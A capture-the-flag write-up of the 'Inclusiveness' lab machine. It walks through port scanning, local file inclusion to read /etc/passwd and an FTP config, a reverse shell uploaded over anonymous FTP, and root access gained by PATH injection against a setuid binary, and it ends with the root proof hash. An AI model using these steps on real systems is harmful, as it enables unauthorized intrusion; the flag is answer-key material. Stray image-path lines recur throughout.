Offensive Security – Inlusiveness

Alberto Gómez

First, I launched a *nmap* scan:


```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.51.14
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 03:45 EDT
Nmap scan report for 192.168.51.14
Host is up (0.053s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
```


I launched a *gobuster* scan:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,txt -u http://192.168.51.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.51.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,txt
[+] Timeout:                 10s
```


In the meantime, I found an interesting message on *robots.txt*:




The directory enumeration wasn't finding anything else. We should try to change *User-Agent* on the *robots.txt* request, for a search engine value, to see if it is a restriction:




It worked and showed a new directory:




With this page:



We can see that the PHP file being called is established on the URL. We can try a File Inclusion. We can read */etc/passwd* and find the *'tom'* user.




We could even print the first flag from here:




There is an FTP server on port 21, we may be able to upload a shell to gain access.


We can see on the next image that is has anonymous access and write permissions:



Next, I send the reverse shell:




Now, on the File Inclusion URL, we can check for the location of the FTP server accessing the FTP config file:



We can find this on the last line of the file:

```
anon_root=/var/ftp/ write_enable=YES #
```

So, let's start a listener and try to access our shell:



For the privilege escalation, I looked for ways to get into '*tom*' user and found, in his home directory, a *rootshell* script that everyone can execute:

```
-rwsr-xr-x  1 root root 16976 Feb  8  2020 rootshell
-rw-r--r--  1 tom  tom    448 Feb  8  2020 rootshell.c
```

We can see that it checks if the executing user is tom and launches a root shell in that case.

```
www-data@inclusiveness:/$ cat /home/tom/rootshell.c
cat /home/tom/rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}

www-data@inclusiveness:/$
```

Seeing the *whoami* command being called on the C code, and that we have executable permissions, we can think of a PATH Injection attack.

We could create a new *whoami* file which always printed '*tom*' and add it to our PATH in the first place, so it executes before the regular *whoami* file.

```
www-data@inclusiveness:/tmp$ echo "printf \"tom\"" > whoami
echo "printf \"tom\"" > whoami
www-data@inclusiveness:/tmp$ cat whoami
cat whoami
printf "tom"
www-data@inclusiveness:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@inclusiveness:/tmp$ chmod 777 whoami
chmod 777 whoami
www-data@inclusiveness:/tmp$
```

And then execute the *rootshell* script to get root access and the final flag:

```
www-data@inclusiveness:/tmp$ /home/tom/rootshell
/home/tom/rootshell
checking if you are tom ...
you are: tom
access granted.
# cd /root
cd /root
# ls
ls
flag.txt  proof.txt
# cat proof.txt
cat proof.txt
602516daa6209fb3e9315fab16183c8a
#
```